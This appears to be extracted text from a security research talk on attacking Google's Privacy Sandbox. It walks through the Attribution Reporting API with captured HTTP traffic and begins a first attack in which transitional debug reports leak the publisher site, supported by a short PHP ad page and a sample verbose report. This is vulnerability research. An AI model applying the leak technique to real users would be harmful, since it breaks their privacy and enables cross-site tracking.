

ESCAPING THE PRIVACY SANDBOX

with Client-Side Deanonimization Attacks

ABOUT ME



Focus areas

- Appsec
- Vulnerability research
- “Why would you connect that to the internet???”

THE END OF AN ERA: COOKIES ARE CANCELLED?

Soon™ is doing a lot of heavy
lifting... but:

- Browsers beginning to block third-party cookies by default
- Privacy laws and regulations restricting third-party cookie tracking
- Browser- and network-level ad blocking





Google delays blocking third-party cookies in Chrome until 2023




Illustration by Alex Castro / The Verge

/ Google blin pressure

by Dieter Bohn
Jun 24, 2021 at 9:21 PM GMT+8



Google's plan to turn off third-party cookies in Chrome is dying



Illustration: The Verge

/ Google now join Safari and the web track instead, it will

by Richard Lawler
Jul 23, 2024 at 6:17 AM GMT+8



 Richard Lawler is a senior editor following news across tech, culture, policy, and entertainment. He joined The Verge in 2021 after several years covering news at Engadget.



Google is scrapping its planned changes for third-party cookies in Chrome



Image: The Verge

/ Google no longer deprecate cookies Privacy Sandbox.

by Emma Roth
Apr 23, 2025 at 6:06 AM GMT+8



 Emma Roth is a news writer who covers the streaming wars, consumer tech, crypto, social media, and much more. Previously, she was a writer and editor at MUO.

THE ELEPHANT IN THE ROOM

Google recently announced they are pausing the deprecation of third-party cookies!

SO WHY DO WE STILL CARE?

Because it's already live

Shipped in Chrome and Chromium browsers right now.

Because adtech uses it




Companies still need a way around third-party cookie blocking.

Because it's interesting

“Privacy-preserving” adtech is hard – and we don't know enough about it.

Our focus for today

UNPACKING GOOGLE'S PRIVACY SANDBOX i.e., the attack surface



Client-side browser and
mobile APIs

“Walled garden”
enrollment and
verification

Aggregation and
decryption in trusted
execution environments

AGENDA

Attribution Reporting API

- Leaking information with debug reports
- Browser history stealing via side-channels

Shared Storage API

- Leaking private data from insecure worklets

Conclusion

Q&As?

Source Registrations

Trigger Registrations

Event-Level Reports

Aggregatable Reports

Debug Reports

Source Origin

↕

Reporting Origin

[https://www.theverge.com](#)

[https://www.theverge.com](#)

[https://www.theverge.com](#)

[https://www.theverge.com](#)

Reporting Origin

https://www.theverge.com

https://www.theverge.com

https://www.theverge.com

https://www.theverge.com

Details for Selected Row

Close

Time

13/07/2025, 23:41:12

Source Origin

https://www.theverge.com

Reporting Origin

https://www.googleadservices.com

Cleared Debug Key

Type

Event

Status

Success

Registration JSON

{
 "aggregatable_report_window": 2592000,
 "aggregation_keys": {
 "1": "0xe7841b06f073b1820000000000000000",
 "2": "0x5a2ac23c17047e3d0000000000000000",
 "3": "0x8395eca76715ac9a0000000000000000",
 "4": "0x11578b62e768d6550000000000000000",
 "5": "0xf1e3769bdc9590ed0000000000000000"
 },
 "debug_key": "18196477342411171978",
 "debug_reporting": true,
 "destination": "https://capellahotels.com",
 "destination_limit_priority": "0",
 "event_level_epsilon": 14.0,
 "expiry": 2592000,
 "filter_data": {
 "2": ["975492079"],
 "22": ["true"],
 "4": ["07-13"],
 "6": ["true"]
 },
 "max_event_level_reports": 1,
 "priority": "500",
 "source_event_id": "5405150238178570625",
 "trigger_data_matching": "modulus",
}

THE ATTRIBUTION REPORTING API



WHAT IS THE ATTRIBUTION REPORTING API?

- Privacy Sandbox API for conversion tracking without third-party cookies.
- Answers the question: Did a user who viewed an ad on Site A later perform an action (like a purchase) on Site B?
- Operates entirely on the client-side.

STEP 1: REGISTERING A SOURCE




STEP 1: REGISTERING A SOURCE

```
GET /pagead/ar-adview/?nrh={%22aggregation_keys%22:
{%221%22:%220x6e1f4587619636cb00000000000000000%22,%222%22:
:%220x2d871530be9fc02d00000000000000000%22,%223%22:%220x9a
18030764b608a7000000000000000000%22,%224%22:%220xabc00a76df
f26146000000000000000000%22,%225%22:%220x9663b2028f96f65800
00000000000000%22},%22debug_key%22:%223343088426263375305
%22,%22debug_reporting%22:true,%22destination%22:%22https
://spaceraccoon.dev%22,%22event_report_window%22:%2225920
0%22,%22expiry%22:%222592000%22,%22filter_data%22:
{%222%22:[%22622778268%22],%2222%22:[%22true%22],%224%22:
[%2203-16%22],%226%22:
[%22true%22]},%22priority%22:%22500%22,%22source_event_id
%22:%229565824793031098609%22}&andc=true HTTP/2
Host: www.googleadservices.com
Cookie: ar_debug=1
Origin: https://googleads.g.doubleclick.net
Attribution-Reporting-Eligible: trigger;navigation-
source, event-source
Attribution-Reporting-Support: web=os
Referer: https://googleads.g.doubleclick.net/
```

```
HTTP/2 200 OK
Timing-Allow-Origin: *
Cross-Origin-Resource-Policy: cross-origin
Attribution-Reporting-Register-Source:
{"aggregation_keys":
{"1":"0x6e1f4587619636cb00000000000000000","2":"0x2d871530
be9fc02d0000000000000000","3":"0x9a18030764b608a700000000
00000000","4":"0xabc00a76dff261460000000000000000","5":"0
x9663b2028f96f6580000000000000000"},"debug_key":"33430884
26263375305","debug_reporting":true,"destination":"https:
//spaceraccoon.dev","event_report_window":"259200","expir
y":"2592000","filter_data":{"2":["622778268"],"22":
["true"],"4":["03-16"],"6":
["true"]},"priority":"500","source_event_id":"95658247930
31098609"}
Set-Cookie: ar_debug=1; expires=Sat, 14-Jun-2025 15:27:04
GMT; path=/; domain=googleadservices.com; Secure;
HttpOnly; SameSite=none
```


STEP 2: REGISTERING A TRIGGER



STEP 2: REGISTERING A TRIGGER

```
GET /pagead/conversion/16766202842/?
random=1741528596827&cv=11&fst=1741528596827&bg=ffffff&gu
id=ON&async=1&gtm=45be5362za200zb9199797912&gcs=G111&gcd=
13t3t3t3t5l1&dma=0&tag_exp=102067808~102482433~102539968~
102587591~102640600~102717422~102788824~102825837&u_w=256
0&u_h=1440&url=https%3A%2F%2Fspaceraccoon.dev HTTP/2
Host: www.googleadservices.com
Attribution-Reporting-Eligible: trigger, event-
source;navigation-source
Attribution-Reporting-Support: web=os
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: script
Sec-Fetch-Storage-Access: active
Referer: https://spaceraccoon.dev/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
```

```
HTTP/2 200 OK
Timing-Allow-Origin: *
Cross-Origin-Resource-Policy: cross-origin
Attribution-Reporting-Register-Trigger:
{"aggregatable_trigger_data":[{"filters":[{"22":
["true","false","false","false","false","false","false",""
false","false","false","false","false"],"6":
["true"]}], "key_piece":"0x4a2e673f6d1e4e87", "source_keys"
:["6"]}], {"filters":[{"22":
["true","false","false","false","false","false","false",""
false","false","false","false","false"], "6":
["false"], "7":
["6950483898"]}], "key_piece":"0x50c74cd84781c53c", "source
_keys":["6"]}], {"filters":[{"22":
["true","false","false","false","false","false","false",""
false","false","false","false","false"], "6":
["true"]}], "key_piece":"0xd1fbae810236c299", "source_keys"
:["1","11","16","21"]}], {"filters":[{"22":
["true","false","false","false","false","false","false",""
...

```

STEP 3: GENERATING REPORTS

Other data is used to confirm a match, including:

- `trigger_data` to specify trigger event
- filters to further narrow down conversions
- `max_event_level_reports` or `trigger_data_matching` options

Reports can be event-level or summary reports

1. Confirm if top-level page of trigger matches a stored source destination



2. Send attribution report to reporting origin

STEP 3: GENERATING REPORTS



```
POST /.well-known/attribution-reporting/report-event-
attribution HTTP/2
Host: ad.doubleclick.net
Content-Length: 422
Pragma: no-cache
Cache-Control: no-cache
Content-Type: application/json
Origin: https://ad.doubleclick.net

{"attribution_destination":
["https://spaceraccoon.dev"],"randomized_trigger_rate":0.
0001272,"report_id":"8b750c76-62c9-487b-8bab-
4e9b8c7a9599","scheduled_report_time":"1742262266","sourc
e_debug_key":"3523959536629036774","source_event_id":"726
9729236833329074","source_type":"navigation","trigger_dat
a":"7","trigger_debug_key":"1742820867278454576"}
```



```
HTTP/2 200 OK
P3p:
policyref="https://googleads.g.doubleclick.net/pagead/gcn
_p3p_.xml", CP="CURa ADMa DEVa TAIO PSAo PSDo OUR IND UNI
PUR INT DEM STA PRE COM NAV OTC NOI DSP COR"
Timing-Allow-Origin: *
Cross-Origin-Resource-Policy: cross-origin
Content-Type: text/html; charset=UTF-8
X-Content-Type-Options: nosniff
Date: Tue, 18 Mar 2025 01:44:26 GMT
Server: cafe
Content-Length: 0
X-Xss-Protection: 0
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000
```



Random

Randomized reporting delays obscure the exact time of conversion

Limited

Limited data fidelity in reports (only small amounts of data can be sent)

Noisy

Noise is added to the data to prevent deanonymization of single users

Seems pretty solid, right? **Let's break it.**

**INTENDED
PRIVACY
PROTECTIONS**

- A *transitional debug report* is a debug report that requires a cookie to be set in order to be generated and sent. Transitional debug reports will be unavailable if a cookie is not set, and once third-party cookies are deprecated. **All debug reports described in this guide are transitional debug reports.**

Remember when third-party cookies were supposed to be deprecated soon™?

```
{
  "body": {
    "attribution_destination": "http://arapi-advertiser.localhost",
    "limit": "65536",
    "source_debug_key": "282273499788483",
    "source_event_id": "480041649210491",
    "source_site": "http://arapi-publisher.localhost",
    "trigger_debug_key": "282273499788483"
  },
  "type": "trigger-aggregate-insufficient-budget"
}
```

ATTACK #1: LEAKY DEBUGGING REPORTS

- Privacy Sandbox API has a “transitional debug report” feature that sends debug reports to the reporting origin.
- Set with ar_debug=1 cookie.
- Verbose debugging reports can be triggered by failures in attribution registrations and include a **source_site** or **context_site** value.
- A feature, not a bug...?

TODO: Consider adding support for the top-level site to opt in to receiving debug reports without cross-site leak.



TODO: Consider supporting debug reports for attribution registrations inside a fenced frame tree.

```
<?php
// Set the Referrer-Policy header to no-referrer
header("Referrer-Policy: no-referrer");
?>
<!DOCTYPE html>
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width,
initial-scale=1.0">
<title>Ad</title>
</head>
<body>


</body>
```

```
POST /.well-known/attribution-reporting/debug/verbose
HTTP/2
Host: simeola.com
Content-Type: application/json
[ {
  "body": {
    "attribution_destination": ["https://destination.com"],
    "source_debug_key": "687804743640049",
    "source_event_id": "933702289545510",
    "source_site": "https://publishersite.com"
  },
  "type": "source-success"
}]
```

